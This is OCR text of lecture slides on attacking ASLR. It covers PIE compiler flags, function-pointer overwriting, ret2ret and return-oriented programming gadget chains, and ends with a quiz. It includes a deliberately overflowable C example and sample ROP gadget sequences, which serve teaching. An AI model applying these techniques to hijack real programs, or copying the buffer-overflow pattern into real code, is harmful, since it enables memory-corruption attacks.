
(Older gcc did not randomize text without –PIE flag.)

PIE: Position Independent Executable

```
# Old GCC (<2017) did not randomize text
$ gcc main.c –o main          # Default does not create PIE
$ gcc main.c -o main –fPIE    # Flag required to enable PIE

# Modern GCC (~2017)
$gcc main.c –o main –no-pie   # Specifically disable PIE
$ gcc main.c –o main          # PIE by default!
```

Reference: https://leimao.github.io/blog/PIC-PIE/

How to Attack ASLR?




Function Pointer Subterfuge


Overwrite a function pointer to point to:

- program function (similar to ret2text)
- another lib function in Procedure Linkage Table

```
/*please call me!*/
int secret(char *input) { … }

int chk_pwd(char *intput) { … }

int main(int argc, char *argv[]) {
    int (*ptr)(char *input);
    char buf[8];

    ptr = &chk_pwd;
    strncpy(buf, argv[1], 12);
    printf("[] Hello %s!\n", buf);

    (*ptr)(argv[2]);
}
```



How to Attack ASLR?



Quiz Question

Which of the following can undermine ASLR?

A. A static .text section

B. A memory disclosure vulnerability that leaks the location of libc functions

C. Function pointers at a known address

D. All of the above

Image by Dino Dai Zovi

Idea:

We forge shell code out of existing application logic gadgets

Requirements:

vulnerability + gadgets + some *unrandomized* code


Where do we get unrandomized code?

- 3rd party library not randomized
- Compiler did not randomize
- Information disclosure vuln leaks the randomization (e.g., base address)
  - Info disclosure exploit *that chains into*
  - Control flow hijack exploit

```
ret = pop rip; jmp rip;
```


`ret` is an indirect jump to whatever is on the stack.

ROP is like programming a stack-based machine.



ret2ret


If there is a valuable (***potential shellcode***) **pointer** on a stack, you might consider this technique.



Shellcode isn't restricted to us manually encoding instructions.

We can write shellcode "programs" using "gadgets" from existing instructions


Gadgets



An Example Operation

```
Mem[v2] := v1
```

Desired Logic



a_1: mov rax, [rsp] ; rax has v1
a_2: mov rbx, [rsp+16] ; rbx has v2
a_3: mov [rbx], rax ; Mem[v2] := rax


Implementation 1

Intel syntax

Implementing with Gadgets

```
Mem[v2] := v1
```

Desired Logic



rax	v_1
rbx	
rip	a_1


a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

```
Mem[v2] := v1
```

Desired Logic



Stack

rax	v_1
rbx	
rip	a_3


a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

```
Mem[v2] := v1
```

Desired Logic



Stack

rax	v_1
rbx	v_2
rip	a_3


a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

```
Mem[v2] := v1
```

Desired Logic



Stack

rax	v_1
rbx	v_2
rip	a_5


a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

```
Mem[v2] := v1
```

Desired Logic



Stack

rax	v_1
rbx	v_2
rip	a_5


a_1: pop rax;
a_2: ret
Gadget 1

a_3: pop rbx;
a_4: ret
Gadget 2

a_5: mov [rbx], rax

Implementation 2

Equivalence




Return-Oriented Programming (ROP)

`Mem[v2] := v1`

Desired *Shellcode*

```
a1: pop rax; ret
a2: pop rbx; ret
a3: mov [rbx], rax
```

Desired store executed!



Gadgets

- A gadget is a set of instructions for carrying out a semantic action
  - mov, add, etc.

- Gadgets typically have a number of instructions
  - One instruction = native instruction set
  - More instructions = synthesize <- ROP

- Gadgets in ROP generally (but not always) end in return

ROP Intuition/Analogy

In regular x64, RIP is instruction pointer

In ROP, RSP is the effective instruction pointer

In regular x64, assembly, instruction is "atomic" unit of execution

In ROP, "gadget" is the atomic unit

Think of ROP as a "weird" program written in an alternative "assembly language"

ROP Programming

1. Disassemble code
2. Identify *useful* code sequences as gadgets
3. Assemble gadgets into desired shellcode

Disassemble code

Compiler-created gadget: A sequence of instructions inserted by the compiler ending in `ret`.

Unintended gadget: A sequence of instructions not created by the compiler, e.g., by starting disassembly at an unaligned start.

Identify Useful Gadgets

Definition:

*A sequence of instructions is **useful***

– if it is a sequence of valid instructions ending in a ret instruction


– none of the instructions causes the processor to transfer execution away without reaching the ret

Note: can be intended or unintended (alignment)

